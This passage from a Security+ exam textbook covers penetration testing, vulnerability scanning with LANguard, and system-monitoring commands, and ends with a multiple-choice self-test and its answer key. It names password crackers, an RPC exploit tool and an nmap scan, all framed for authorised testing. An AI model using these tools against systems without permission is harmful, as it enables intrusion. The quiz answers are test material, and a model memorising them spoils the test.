Banner Grabbing After a port scan is performed and you determine which ports are open, you would next determine what software opened the port so that you can plan how to exploit that software during your penetration test. To determine what software is running on each open port, you can do a banner grab; a banner grab is connecting to each port and collecting the response from the server. When you connect to a server, it typically responds with a ready message indicating the version of the software running on the system.

BackTrack Although it's not a Security+ exam objective, note that BackTrack is a penetration-testing tool. In my experience, it is one of the best security distributions that gives you security and hacking tools already installed. BackTrack includes tools to crack passwords, crack wireless encryption, and do passive testing such as DNS profiling and researching a company. The cool thing about BackTrack is that when you look at the menu system, the software is organized to follow the hacking process (see Figure 18-12).

The following are some of the key benefits to doing a penetration test:

- **Verify a threat exists** With a penetration test, you are performing the actual attack on the systems, so there is no better proof that the threat exists if your simulated attack is successful.

FIGURE 18-12

BackTrack is a penetration tester's dream because it has a number of security tools preinstalled.



- **Bypass and actively test security controls** With a penetration test, you are testing against systems that have been secured, so the penetration tester will need to bypass these security controls as a hacker would. This will let you know if your security solutions are as effective as they seem on paper.
- **Exploiting vulnerabilities** With a penetration test, you are actively exploiting the vulnerabilities of a system to see if the system is secure. A vulnerability assessment just indicates that the vulnerability exists, but a true test would be to see if the vulnerability poses a risk.

exam Watch

Remember for the exam that if the security policy states that security testing cannot use live attacks, or active testing, then you will need to stay away from penetration testing and look to vulnerability scanning.

Performing a Vulnerability Assessment

Another type of security test you can perform instead of a penetration test is a vulnerability assessment. A vulnerability assessment is considered a passive type of assessment because you are not actually simulating attacks against the system. With the vulnerability assessment, you are looking to identify any weaknesses in the configuration of the network and its systems and are not interested in actually testing those weaknesses to see if you can compromise the systems.

When management asks you to assess security but are uncomfortable with the fact that you will be running hacking tools against the systems, then you should be doing a vulnerability assessment. The primary benefit is that it is a safe type of assessment with no risk of you performing denial of service on the systems.

Perform a Manual Assessment

When performing a vulnerability assessment, I recommend first doing a manual assessment of the network and its systems. With the manual assessment, you are essentially performing a configuration assessment and verifying the configuration of the network and servers. In this manual assessment you will look to ensure that best practices are being followed, such as ensuring each system has a password policy or that virus protection software is being used. Keep in mind that on a big network

this could take a long time, so it is critical that you have a checklist to go by. The following is a brief listing of some of the things you would look for when doing a manual assessment:

General Security Questions	
How many network segments are present?	
Does the corporate network have a separate network segment from the guests/students/customers network?	☐ Yes ☐ No
Is there a physical connection between the corporate network and the guests/students/customers network?	☐ Yes ☐ No
How many administrator accounts exist?	
Wireless Security	
Is there a wireless network?	☐ Yes ☐ No
Is wireless using WPA2?	☐ Yes ☐ No
Is MAC filtering enabled?	☐ Yes ☐ No
Is wireless using an SSID different from the company name?	☐ Yes ☐ No
Is SSID broadcasting disabled?	☐ Yes ☐ No
Is authentication (user, smartcard) enabled for the wireless access point?	☐ Yes ☐ No
Is DHCP disabled on the wireless access point?	☐ Yes ☐ No
Does the wireless access point admin page support SSL?	☐ Yes ☐ No
Have the wireless access point admin name and password been changed?	☐ Yes ☐ No
Server Security	
Have built-in accounts been renamed?	☐ Yes ☐ No
Is password complexity enabled?	☐ Yes ☐ No
Is auditing enabled?	☐ Yes ☐ No
Are servers up to date with service packs and security fixes?	☐ Yes ☐ No
Have web services been removed?	☐ Yes ☐ No
Is NTFS being used?	☐ Yes ☐ No
Is the server in a locked server room?	☐ Yes ☐ No
Have unnecessary services been removed?	☐ Yes ☐ No
Are backups being performed?	☐ Yes ☐ No
Is RAID implemented?	☐ Yes ☐ No
Is antivirus software installed and up to date?	☐ Yes ☐ No
Is local file system encryption enabled?	☐ Yes ☐ No

DNS Security	
Are secure dynamic updates enabled?	☐ Yes ☐ No
Are zone transfers being limited?	☐ Yes ☐ No
Is TCP 53 blocked on the firewall?	☐ Yes ☐ No
Is UDP 53 blocked on the firewall?	☐ Yes ☐ No
Are there separate zones for internal use and external use?	☐ Yes ☐ No
Web Server Security	
Authentication type?	☐ Anonymous ☐ Basic ☐ Windows
Are nonpublic files secured with NTFS?	☐ Yes ☐ No
Is the server up to date with patches?	☐ Yes ☐ No
Is the web server behind a firewall?	☐ Yes ☐ No
Have the IIS extensions not being used been disabled?	☐ Yes ☐ No
Is antivirus software installed and up to date?	☐ Yes ☐ No
Is the public web server a stand-alone server in the DMZ?	☐ Yes ☐ No
Exchange Server Security	
Are message size limits placed on incoming and outgoing mail?	☐ Yes ☐ No
Are there limits placed on mailbox size?	☐ Yes ☐ No
Is the e-mail server behind a firewall?	☐ Yes ☐ No
Is the e-mail server up to date with patches?	☐ Yes ☐ No
Has spam filtering been enabled?	☐ Yes ☐ No
Has antivirus software been installed and kept up to date?	☐ Yes ☐ No
Client Desktop Security	
Are virus definitions up to date?	☐ Yes ☐ No
Are clients logging into a domain?	☐ Yes ☐ No
Have the local built-in accounts been renamed and password protected?	☐ Yes ☐ No
Are laptop users and publicly accessible desktop PCs using a lockdown cable?	☐ Yes ☐ No
Do users have admin access to local systems?	☐ Yes ☐ No
Are client systems patched?	☐ Yes ☐ No
Is spyware removal software installed and up to date?	☐ Yes ☐ No
Is personal firewall software installed?	☐ Yes ☐ No
Is local file encryption enabled?	☐ Yes ☐ No
Has the CMOS been hardened?	☐ Yes ☐ No
Has USB port usage been restricted?	☐ Yes ☐ No

Network Vulnerability Testing – Attack Type	System Has Passed?
Discovery information (net view /domain, nbtstat)	☐ Yes ☐ No
Ping sweep/port scan	☐ Yes ☐ No
Exploits—example: RPC Exploit (KAHT2)	☐ Yes ☐ No
Password attack	☐ Yes ☐ No
DNS zone transfer	☐ Yes ☐ No
LANguard Vulnerability Scanner	☐ Yes ☐ No
Microsoft Baseline Security Analyzer	☐ Yes ☐ No
Firewall test	☐ Yes ☐ No

The preceding listing is by no means a complete checklist of everything to watch for when performing a manual assessment, but it gives you an idea of the types of configuration settings to look for. As I mentioned, performing a manual assessment would take a long time, so you are likely to have the assessment automated.

Perform an Automated Assessment

When you perform a vulnerability assessment, you are most likely to use vulnerability assessment software such as LANguard or Nessus. These are two of the leading products for vulnerability assessment, and they definitely take a lot of the work away from you! For this discussion, I will use GFI's LANguard to demonstrate the usefulness of a vulnerability scanner.

Performing the Scan When using a vulnerability scanner such as MBSA, Nessus, or LANguard, the first thing to understand is that these tools help automate the process of performing a vulnerability scan by scanning multiple systems and comparing the system configuration to a vulnerability database.

When performing your vulnerability scan, I recommend that you perform the scan twice: once as a null scan (you have not authenticated to the network because you do not know the username and password of an account), and the other as a scan with an administrative account. The purpose of performing the scan twice is

to ensure that the first scan lets you understand what a "nobody" would see about your network if they could physically connect to your network, and the second scan allows you to connect to all systems with an administrative account so that you can get a full assessment of the configuration. The following exercise will walk you through how to perform a scan with GFI's LANguard.

EXERCISE 18-3




Performing a Vulnerability Scan with LANguard


In this exercise, you will download, install, and run a security scanner known as LANguard. The security scanner will let you know when security best practices are not being followed, such as having patches missing or too many administrative accounts. Let's get started.

1. Download LANguard from www.gfi.com. Check your e-mail and copy or write down your license key.
2. To install LANguard, double-click the executable you downloaded. The installation begins by you selecting your language and choosing OK.
3. If asked to install the .NET framework, choose Next.
4. On the welcome screen, choose Next.
5. Choose "I Accept The License Agreement" and then click Next.
6. Type your license key and click Next on your Customer Information screen.
7. Type your password and then click Next.
8. Click Install to accept the default destination folder and install LANguard.
9. After installation, choose to install the ReportPack, which helps create more advanced reports, and choose Next.
10. Click Finish. The LANguard application starts up so that you can perform a vulnerability scan on the network. Choose "Continue evaluation."


11. On the Network Audit tab, choose the Full Scan option on the right to perform a vulnerability scan of a system or network.




12. The custom scan wizard displays. You can perform a scan on the local system, a remote system, or choose from a list of domains or workgroups. Choose "Scan another computer" and type **10.0.0.1** as the IP address to scan. Click Next.



13. You are then asked if you want to use your current credentials or use alternative credentials. If you are not an administrator on the remote system, choose "Alternative credentials" and then type the username and password of an administrative account.



14. Click Scan.
15. The scanning process starts. This will take some time, so grab a coffee!
16. Once the scan completes, choose Analyze Scan Results at the bottom of the screen.
17. When the security scan completes, you will notice that you can see the IP address that was reached (10.0.0.1) and the machine name. Notice in my example the machine is called 2003SERVERA.



18. Spend a few minutes looking at the results of the scan in the Scan Results Overview pane in the middle of the window. The following are a few things to check:
    a. Check the users, groups, and shared folders under Network & Software Audit | System Information to verify there are no unwanted accounts or members of the groups.
    b. Check to see if auditing is enabled under Network & Software Audit | System Information.
    c. Check to see what patches are missing under Network & Software Audit | System Patching Status.

Interpreting the Results Once you have completed the vulnerability scan, it is critical that you spend some time reviewing the results to come up with a diagnosis of whether the systems are secure. If the systems are not secure, then you will need to make recommendations on what can be done to improve the security. The following outlines some of the possible actions to take to improve the security:

- **Uninstall software** The vulnerability scanner may come back after a scan and let you know that you have software installed that is prone to attack. You may choose to uninstall the software if it is not being used or patch it if it is being used.
- **Disable services** The vulnerability scanner may identify common services that are running that are typically not used by companies. In this case, you will disable these services and set their startup type to Disabled.
- **Update patches** Most vulnerability assessment software scans for patches that are missing. Be prepared to find that you are missing some patches and may need to test and install them.
- **Change settings** The vulnerability assessment software may identify some common configuration mistakes on the systems. As a result, you will typically review the setting and change it to improve the security of the system.

The following are some key points to remember about vulnerability assessments for the Security+ certification exam:

- **Passively testing security controls** Unlike a penetration test (active testing), a vulnerability assessment is considered a passive test because it does not actually try to compromise the system.

- **Identify vulnerability** A vulnerability assessment will identify areas on the network and system where you are vulnerable to attack.
- **Identify lack of security controls** A vulnerability assessment will identify security controls that are missing. For example, it will identify if you have not configured permissions on a folder or if you do not have a firewall installed on a system.
- **Identify common misconfigurations** One of the most important items that a vulnerability scanner may identify is that you have misconfigured the system and as a result have caused the system to be more open to attack.

CERTIFICATION SUMMARY

In this chapter, you learned about performing security assessments and that there are two major types of assessments—a penetration test and a vulnerability assessment. The following are some key points to remember when preparing for the Security+ exam:

- Different types of assessments can be performed, such as a threat assessment, configuration assessment, vulnerability scan, or a penetration test.
- A penetration test is considered an active test because you are actually trying to compromise the system and bypass security controls. The vulnerability assessment is a passive test that simply identifies security issues with the configuration of the system.
- You can use tools such as BackTrack, Metasploit, and Cain & Abel to perform penetration tests.
- You can use many different techniques to determine security issues. You can do a code review on an application that your company has created, a design review on a solution you create to make sure it meets the initial requirements, or an architecture review on a system to ensure it is a secure environment.
- A penetration test should follow the steps of a hacking process.
- Ensure that a legal document has been drafted and signed by all parties giving you permission to perform a penetration test.
- You can use a number of tools such as a port scanner, network sniffer, vulnerability scanner, or a honeypot to perform an assessment.

With a strong understanding of the material presented in this chapter, you will have no problems with the security assessment questions on your exam. Not only is the material presented here important for the exam, but it will also be important after you ace the exam and continue with a career as a security professional.



TWO-MINUTE DRILL

Understanding Types of Assessments

- ❑ Risk assessment involves identifying the assets, identifying the threats against those assets, prioritizing the threats, and then determining how to mitigate those threats.
- ❑ A configuration assessment involves reviewing the configuration of the system and identifying areas of security concern. This could be part of a manual vulnerability assessment. A vulnerability assessment typically involves running software that identifies the security issues such as missing patches or poor configuration.
- ❑ A penetration test is an active test that involves the tester trying to compromise the system by bypassing the security controls. A legal document should be drafted and signed giving you permission to perform the penetration test.
- ❑ A black-box test involves you performing a security assessment when given no information about the environment, while a white-box test involves you performing an assessment where you have been given all the details of the configuration and network setup.
- ❑ A code review should be performed on any applications that your company creates.

Performing a Security Assessment

- ❑ When performing a penetration test, you should follow the phases of the hacking process—profiling, scanning and enumeration, gaining access, maintaining access, and covering tracks.
- ❑ When performing a penetration test, be sure to determine and set expectations in the initial meeting. For example, find out if denial of service attacks are allowed during the penetration test.
- ❑ Protocol analyzers or network sniffers are used to capture traffic and to view the contents of packets traveling the network.
- ❑ Port scanners identify what ports are open on a system. This helps you determine what software is running on a system. Remember that an open port on a system is willing to accept traffic, so you need to keep a close eye on open ports.

- A honeypot is a system that has been configured to lure the hacker away from production systems and to the honeypot. You configure the honeypot with security best practices in mind and also ensure a high level of auditing and logging is configured. A honeynet is an entire network that has been configured to attract the hacker away from the real network and to log activity.
- The vulnerability scan is a passive test that identifies vulnerabilities with the system such as missing patches or poor configuration.



SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Understanding Types of Assessments

1. Which of the following testing types is considered an active method of testing security?
   A. Vulnerability assessment
   B. Penetration test
   C. LANguard
   D. Risk assessment
2. Your company has created data-driven web applications over the last six months for internal use. These applications are designed to ensure that users are authenticated before allowing them to view or modify data in the application. What type of assessment would you recommend as a passive assessment?
   A. Risk
   B. Threat
   C. Penetration test
   D. Code review
3. Your manager has asked you to assess the security of the network and is not willing to accept any kind of attacks against the production systems. What type of security assessment would you recommend?
   A. Penetration test
   B. Design review
   C. Vulnerability assessment
   D. Code review
4. What type of assessment involves identifying the assets and the threats against those assets?
   A. Risk assessment
   B. Code review
   C. Design review
   D. Penetration test

5. Your manager has asked that you perform a penetration test against five servers. What is the first thing you should do after meeting with your manager to get an understanding of what types of attacks are acceptable?
   A. Crack the passwords.
   B. Have a legal document drafted.
   C. Test the plan.
   D. Buffer overflow attacks.

Performing an Assessment

6. Which of the following tools will help you identify what services are running on the system?
   A. Honeynet
   B. Sniffer
   C. Port scanner
   D. Honeypot
7. You have configured a system to use as a honeypot and have ensured that you have configured the security on the system so that it is not too easy for a hacker to get in. What else should you configure on the honeypot?
   A. Have a blank password on the administrative account.
   B. Configure a Trojan virus.
   C. Open extra ports on the system.
   D. Enable logging.
8. You wish to assess the passwords that are used on the network and see how easy it is to crack user passwords. What tool would you use?
   A. John the Ripper
   B. nmap
   C. LANguard
   D. Nessus
9. Which of the following tools are considered passive tools?
   A. John the Ripper
   B. nmap
   C. Cain & Abel
   D. Sniffer

10. Your manager has just heard of a new exploit against SQL Servers and would like to locate the SQL Servers on the 192.168.2.0 network. Which of the following would accomplish this goal?
- A. ping -t 192.168.2.0
- B. nmap -sS 192.168.2.0/24 -p 1433
- C. dig www.gleneclarke.com
- D. nmap -sS 192.168.2.0/24 -p 3389

11. A vulnerability scan is considered a safe assessment method because it uses what type of testing?
- A. Active
- B. Intrusive
- C. Passive
- D. Pen-test

12. Which of the following tools can be used to crack passwords on a system when performing a penetration test?
- A. Cain & Abel
- B. dig
- C. nmap
- D. nslookup

13. What is the term used for a group of systems that have been configured to lure the hacker away from production systems?
- A. Honeypot
- B. LAN
- C. DMZ
- D. Honeynet


14. Your manager has hired a consultant to perform a penetration test. She asks that you not give the tester any details of the company or the configuration. What type of test is she looking to have performed?
- A. White-box
- B. Black-box
- C. Gray-box
- D. Juke-box

15. Which of the following is a penetration-testing toolset that has hacking tools preinstalled for your use during a penetration test?

A. LANguard
B. Nessus
C. BackTrack
D. MBSA

Performance-Based Question

16. Using the following exhibit, match the characteristic on the left with the type of scan listed on the right.



SELF TEST ANSWERS

Understanding Types of Assessments

1. ☑ **B.** Penetration testing is considered active testing because you are performing actual attacks on the systems and trying to compromise the security controls.
   ☒ **A, C,** and **D** are incorrect. Vulnerability scanning, or assessment, is known as a passive method of performing an assessment because you are not actually trying to compromise the security controls of the system. LANguard is an example of a vulnerability scanner, and risk assessment is passive as well because you are only listing the threats against the system and figuring out how to mitigate those threats.
2. ☑ **D.** Anytime your business develops an application, ensure you perform a code review to make sure that no unsecure code is in the application. You are checking to ensure that developers validate input and do not create back doors to the application.
   ☒ **A, B,** and **C** are incorrect. A risk assessment involves identifying the assets, the threats against those assets, and then planning how to mitigate those threats. A threat assessment is part of the risk assessment (analysis). A penetration test is actively trying to bypass the security controls of a system.
3. ☑ **C.** If you are not allowed to try to compromise a system by bypassing the security controls of the system, then do a vulnerability scan to identify missing patches or configuration errors within a system.
   ☒ **A, B,** and **D** are incorrect. A penetration test involves trying to hack into the system to determine the security of a system, and in this case, it was stated that this type of action is not allowed. A design review involves reviewing the requirements of a solution to ensure that the solution meets the demands. A code review involves reviewing application code to verify that the code was developed in a secure way.
4. ☑ **A.** A risk assessment involves identifying the assets, the threats against those assets, and how to mitigate those threats.
   ☒ **B, C,** and **D** are incorrect. A code review involves reviewing application code to verify that the code was developed in a secure way. A design review involves reviewing the requirements of a solution to ensure that the solution meets the demands. A penetration test involves trying to hack into the system to determine the security of a system.
5. ☑ **B.** Before doing anything that relates to the penetration test, you first have to find out the scope of what needs to be done and then have a legal document drafted by a lawyer stating you have permission to perform such actions. The document needs to be signed by upper-level management of the company asking you to do the pen-test.
   ☒ **A, C,** and **D** are incorrect. Although you will create a test plan eventually and most likely will do some password cracking and buffer overflow attacks, you first need signed approval from management.

Performing an Assessment

6. ☑ **C.** Port scanners identify what ports are open, which helps determine what services are running on a system. For example, if port 80 is open on a system, you know that web server software is running.
☒ **A, B,** and **D** are incorrect. A honeynet is a fake network created to lure a hacker away from the real network. A sniffer is a passive tool that will capture network traffic, and a honeypot is a fake system that will lure a hacker away from production systems and log all the steps the hacker takes to hack into the system.

7. ☑ **D.** It is critical that the honeypot has auditing and logging enabled so that you can record all the hacker's activity. It is a best practice to ensure that the logs are stored in a secure location so that the hacker cannot delete or erase entries from the logs.
☒ **A, B,** and **C** are incorrect because you should not take steps to make the honeypot less secure than a normal system would be because the hacker will suspect it is a honeypot.

8. ☑ **A.** You will use a password cracker such as John the Ripper or Cain & Abel to crack passwords.
☒ **B, C,** and **D** are incorrect. **Nmap** (network mapper) is a port scanner that identifies ports open on a system. LANguard and Nessus are examples of vulnerability scanners.

9. ☑ **D.** A passive tool does not create activity on a system. The only example of a tool that does not create activity on a system in the list of choices is a network sniffer.
☒ **A, B,** and **C** are incorrect. John the Ripper and Cain & Abel are password attack tools, while **nmap** is a port scanner—all of which create activity on a system.

10. ☑ **B.** You can use a port scanner such as **nmap** to locate specific services on the network. In this example, you want to locate SQL Servers, which listen on port 1433 by default.
☒ **A, C,** and **D** are incorrect. Ping is a TCP/IP utility that tests connectivity to a remote system. **Dig** is an example of a DNS profiling tool that queries DNS looking for DNS data. Although choice D is using **nmap**, it is looking for the wrong port—port 3389 is the remote desktop port and not SQL Server.

11. ☑ **C.** Passive security testing means that you are not actually trying to bypass the security controls, but are simply looking at the state of the system or environment to assess the security. Vulnerability scanners assess the level of security without trying to bypass the security of the system.
☒ **A, B,** and **D** are incorrect. Active testing is intrusive in the sense that an active test tries to compromise the security by attempting to bypass the security controls and hack into the system. Penetration testing uses active assessment techniques.

12. ☑ **A.** The Cain & Abel program is used to perform password attacks when doing a penetration test or assessing password complexity.
☒ **B, C,** and **D** are incorrect. **Dig** and **nslookup** are DNS profiling tools, while **nmap** is a port scanner.

13. ☑ **D.** A honeynet is a group of systems used to create a fake network to lure the attacker to that network. The goal is to keep the hacker busy on the honeynet while you log all activity and buy yourself some time to detect the hacker and prevent them from compromising production systems.

☒ **A, B,** and **C** are incorrect. A honeypot is one system that is set up to attract a hacker and to have the hacker trigger alarms to notify the administrator of the hacker's presence. You typically will place a honeypot in the DMZ (not your LAN), but the DMZ is not the honeypot or honeynet itself.

14. ☑ **B.** A black-box test involves not giving the tester any details about the network setup such as computer names, IP addresses, or services running.


☒ **A, C,** and **D** are incorrect. A white-box test involves giving the security tester all of the details as to the setup of the environment, while a gray-box test involves giving the tester a small amount of detail such as the IP address used by the company. A juke-box plays music.

15. ☑ **C.** BackTrack is a penetration toolset that has a number of hacking tools preinstalled ready for use.

☒ **A, B,** and **D** are incorrect. LANguard, Nessus, and MBSA are not penetration-testing tools—they are considered vulnerability scanners.

Performance-Based Question

16. The following illustration displays the correct answer. Note that on the real exam you will find similar questions that expect you to drag the box from one side to the other.





19

Understanding Monitoring and Auditing

CERTIFICATION OBJECTIVES

19.01 Introduction to Monitoring

19.02 Monitoring Tools

19.03 Implementing Logging and Auditing

✓ Two-Minute Drill

Q&A Self Test

The sad truth about security is that you are never 100 percent secure; new exploits come out every day. You can implement security best practices such as access control lists, permissions, system hardening, patches, and firewalls, but somehow hackers always seem able to compromise systems if they work at it long enough. It is critical that you, as a security professional, understand this because you want to adopt the mentality of "Now that I have all these controls in place, what can I do if someone bypasses them all?" It is always good to think ahead, assume the worst, and plan for when someone bypasses all your security controls.

The question is what can you do? As a security professional, you must ensure that the company has adequate logging and auditing enabled so that if inappropriate activity occurs, you will know about it when you look at the log and audit files.

In this chapter, you will learn about the importance of auditing and logging and some of the tools that you can use to monitor activity on the network.

CERTIFICATION OBJECTIVE 19.01

Introduction to Monitoring

To start out this chapter, recall that a big part of monitoring activity is having intrusion detection systems on the network. You learned about host-based intrusion detection in Chapter 7, while Chapter 8 discussed a network-based intrusion detection system. The following list reviews the key points about each:

exam Watch

For the Security+ exam, remember the different types of intrusion detection systems. A host-based IDS monitors activity on one system, while a network-based IDS monitors network traffic.

- **Host-based IDS** A host-based IDS (HIDS) is installed on a single system and monitors activity on that system. A host-based IDS will typically detect inappropriate activity by looking at the logs on a system.
- **Network-based IDS** A network-based IDS (NIDS) monitors network traffic and then analyzes that traffic to determine if it is suspicious in nature. The NIDS usually compares the traffic against signatures of known attacks.

You learned in Chapter 8 that monitoring systems such as intrusion detection systems can use different methods to detect suspicious activity. An IDS detects the intrusion based on signatures or anomalies in the activity. A *signature*-based monitoring system would capture activity and compare it with a definition file of known malicious activity. This definition file is typically referred to as signatures. For example, you may have a system that notifies you when SYN messages are sent from a single IP address to a number of ports on the same target system within a short time, which is a classic signature of a port scan.

The benefit of a signature-based system is that there are few false positives because a signature-based system compares activity against the signatures that you configured on the system. Because you are looking for specific activity, you will have a limited number of false alarms.

An *anomaly*-based system understands what is considered normal activity (a baseline) and then considers anything outside that normal activity to be "suspicious" activity. The anomaly-based monitoring system typically determines the baseline from the behavior of the person using the system. This is known as a behavior-based anomaly monitoring system.

The benefit of the behavior-based anomaly system is that you do not need to configure a definition file of known suspicious activity; the system learns what is normal based on the users' activity. The downfall of a behavior-based system is that anything outside the norm is considered suspicious, which results in a large number of false alarms (false positives).

INSIDE THE EXAM

Understanding Types of Monitoring Systems

For the certification exam, remember the different types of monitoring systems. Common types of monitoring systems are signature-based, anomaly-based, and heuristic-based analysis.

A signature-based system detects suspicious activity based on the signatures in a file, while an anomaly-based system knows the normal activity (the baseline) and considers anything outside of the norm to be suspicious. A heuristic-based system identifies suspicious activity based on knowing what types of activity have caused security problems in the past. For more information on these intrusion detection systems, check out Chapter 8.

Remember that an anomaly-based system is great for detecting zero day exploits because it is an unknown exploit, and a signature-based system would not have the signature of the exploit yet.

CERTIFICATION OBJECTIVE 19.02

Monitoring Tools

Outside of using intrusion detection systems, you can use tools to perform your manual monitoring of a system. As you work more with systems and respond to or troubleshoot potential security issues, these tools will become more and more important to you.

Useful System Commands

A number of commands in every operating system are used to help troubleshoot issues and to handle security incidents. You were exposed to some of these commands earlier in the book, but I want to review them here and include some new commands.

Windows Commands

You can use a number of Windows commands to monitor activity on the system. The following are some popular commands you should practice and get comfortable with when monitoring Windows systems.

netstat The first command you should be familiar with is the **netstat** command. The **netstat** command is used to show any protocol connection information. For example, you can use **netstat -n** to view any TCP connections to your system by using the numerical format of systems and ports (instead of friendly names). You should also use the **netstat -na -o** command on a regular basis to view a list of all listening ports on the system. The following commands are useful to view TCP-related connections:

```
netstat –n
netstat -na -o
```

net session The Windows **net session** command can be used to display the computers that are connected to your system through Windows file sharing. The list of sessions presents you with the IP address of clients connected to your system and the username they used to authenticate to the system. In the following code listing you can see that two computers are connected to my system (10.0.0.2 and 10.0.0.3) and that they have authenticated with the administrator account:

```
C:\>net session
Computer           User name            Client Type       Opens Idle time
-------------------------------------------------------------------------------
\\10.0.0.2         ADMINISTRATOR        Windows 2002 Serv     1 00:00:00
\\10.0.0.3         ADMINISTRATOR        Windows 2000 2195     1 00:01:46
The command completed successfully.
C:\>
```

tasklist One of my favorite commands monitors the processes running on the system. When you use the **netstat** command mentioned earlier with the **-o** switch, you get the process ID of the program that opened the port. You can use that information with the **tasklist** command to find out the EXE filename of that process ID. The following command displays the partial output of **tasklist**:

```
C:\Users\Administrator>tasklist
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0         64 K
smss.exe                       308 Services                   0        968 K
csrss.exe                      500 Services                   0      4,460 K
wininit.exe                    576 Services                   0      4,924 K
csrss.exe                      584 Console                    1     10,996 K
services.exe                   640 Services                   0      9,376 K
winlogon.exe                   664 Console                    1      6,276 K
```

on the job

A few years back, when troubleshooting a system that had been infected with a virus, I had to use the* tasklist *and* taskkill *commands to end the process that caused the problem because the Task Manager program had been disabled by the virus.

taskkill When monitoring a system, if you notice a process running in memory that may be the cause of a performance or security issue, you can use the **taskkill** command to end the process. The following shows how you can kill a process by the process ID number or executable filename:

```
C:\Users\Administrator>taskkill /IM notepad.exe /F
SUCCESS: The process "notepad.exe" with PID 3456 has been terminated.
```

If you do not use the **/F** to force the ending of the process, you get a prompt asking to save changes to the document running in the application. If you are certain you wish to end the process and do not want to save any data that may be in the program, you can use the **/F** to force the ending of the program. The **/IM** switch on the **taskkill** command stands for "image name," which is the name of the program you wish to terminate.

whoami If you ever need to know who you are logged in to the system as, you can use the **whoami** command. This command will display the current username logged on. When using the **whoami** command, you can use the **/groups** switch to list groups of which you are a member, or use the **/LOGONID** switch to view the Security ID (SID) for your account; both are useful when troubleshooting access control problems. The following code listing shows that I am logged in as administrator on a system called 2008R2:

```
C:\>whoami
2008r2\administrator
C:\>whoami /LOGONID
S-1-5-5-0-3295383
```

net statistics Another great monitoring-type command in Windows that you can use to keep a close eye on what has been happening with your server is the **net statistics server** command. This command will display information such as the number of sessions accepted, the number of password violations (failed login attempts), and the number of permission violations (access failed due to no permissions).

```
C:\>net statistics server
Server Statistics for \\2003SERVERA
Statistics since 3/26/2011 11:09 AM
Sessions accepted                  2
(Output cut for briefness)
System errors                      0
Permission violations              3
Password violations                16
Files accessed                     11
Communication devices accessed     0
Print jobs spooled                 0
(Output cut for briefness)
The command completed successfully.
```

You can also use the **net statistics workstation** command to view information about the client software on your system and the number of requests made for network resources. You can see information about any failed request for resources on the network with the **net statistics workstation** command.

Viewing Users, Groups, and Shares When monitoring a system, keep a close eye on the user accounts that exist as well as the number of shares on the system.

To see a list of user accounts on the system, you can use the **net user** command as shown next:

```
C:\>net user
User accounts for \\2003SERVERA
-------------------------------------------------------------------------
Administrator            bsmith                   Guest
IUSR_2003SERVERA         IWAM_2003SERVERA         krbtgt
tjones
The command completed successfully.
C:\>
```

You may also want to closely monitor the groups and shared folders that exist on a system. To display a list of groups that exist on the system, use the **net localgroup** command. If you would like to see a list of shared resources on the system and the location on the local disk of those shared folders, use the **net share** command as shown next:

```
C:\>net share
Share name   Resource                        Remark
-------------------------------------------------------------------------------
IPC$                                         Remote IPC
D$           D:\                             Default share
ADMIN$       C:\WINDOWS                      Remote Admin
C$           C:\                             Default share
R$           R:\                             Default share
Labfiles     D:\Labfiles
NETLOGON     C:\WINDOWS\SYSVOL\...\SCRIPTS   Logon server share
Source       D:\Source
SYSVOL       C:\WINDOWS\SYSVOL\sysvol        Logon server share
The command completed successfully.
C:\>
```

Linux Commands

You can use a number of Linux commands to monitor the activity on a Linux system. This section outlines some of the popular commands you can use in Linux.

The first command is the **ps** command, which is used to view a list of processes running on the system. It is the Linux equivalent to the **tasklist** command in Windows. The following displays the usage of the **ps** command to view all processes running:

```
[root@localhost ~]#ps -A
PID  TTY      TIME CMD
2503 ?    00:00:00 clock-applet
3139      00:00:01 gedit
```

When you use the **ps** command to view a list of processes, you may see a process that you do not want running in memory. If this is the case, you can use the **kill** command in Linux to terminate the process from memory. The following is the syntax for the **kill** command to terminate process ID 3139:

```
kill 3139
```

To see a list of files that exist in a directory in Linux, use the **ls** command for "list." A good switch to use with the **ls** command is the **-l** (long listing) switch to view the permissions with the files:

```
ls -l
```

When monitoring activity with user accounts, you can use the **last** command to display the last time a user logged on (see Figure 19-1). You can also use the **lastlog** command, which displays a list of all users and the last time they logged on.


Performance Monitor

Part of monitoring a system means using tools to monitor performance-related problems within a system. Windows systems have a great piece of software for monitoring performance-related information called Performance Monitor, also known as Perfmon (shown in Figure 19-2). Perfmon allows you to add counters to monitor an object on the system. A counter is a characteristic of the system such as the % Processor Time, which shows what percentage of the CPU object is being utilized at a given time.

When monitoring system performance, look at four main areas—memory, disk, processor, and the network interface. Perfmon allows you to see great detail about each of these and other objects on the system. You can add objects and counters

FIGURE 19-1

The last command in Linux displays the last time a user logged on.






FIGURE 19-2 Performance Monitor in Windows

to Performance Monitor by choosing the Add button (+) on the toolbar (see Figure 19-3). Then go through the list of objects and counters, and add counters for areas you wish to monitor.

The Linux operating system has a performance monitor tool as well that you can use to monitor the health of the system. To use the performance monitoring software in Linux, choose System menu | Administration and then launch the System Monitor. The System Monitor has three tabs (see Figure 19-4):

- **Processes** The Processes tab displays a list of running processes and their associated process ID. You can terminate a process with the End Process button.
- **Resources** The Resources tab shows line graphs displaying the history of memory usage, processor usage, and network activity.
- **File Systems** The File Systems tab displays the file systems available and the associated devices.

FIGURE 19-3

Adding a counter to Performance Monitor





FIGURE 19-4

System Monitor in Linux



Protocol Analyzer and Sniffer

A protocol analyzer, or network sniffer, is a great network monitoring tool that allows you to capture and review the network traffic. The two are typically one and the same, except that a protocol analyzer may be geared toward a specific protocol, while a network sniffer analyzes all network traffic no matter the network protocol being used.

Of the network sniffers that you can use, the more popular ones are Wireshark or Microsoft's Network Monitor. Wireshark is a free download from wireshark.org and can be installed on many different platforms (such as Windows and Linux). Network Monitor comes with the Microsoft Server operating systems and can be installed through Add/Remove Programs.


EXERCISE 19-1



Monitoring Network Traffic with Network Monitor

In this exercise, you will use Network Monitor to monitor web traffic. In this example, I am providing the capture file of a controlled environment.

1. Ensure that you have Network Monitor installed. If not, you can download the newest version of Network Monitor from Microsoft's web site and install it.
2. Launch Network Monitor.
3. Choose File | Open to open a capture. In the Open dialog box, open the HTTPTraffic.cap file located in the LabFiles\PacketCaptures folder.
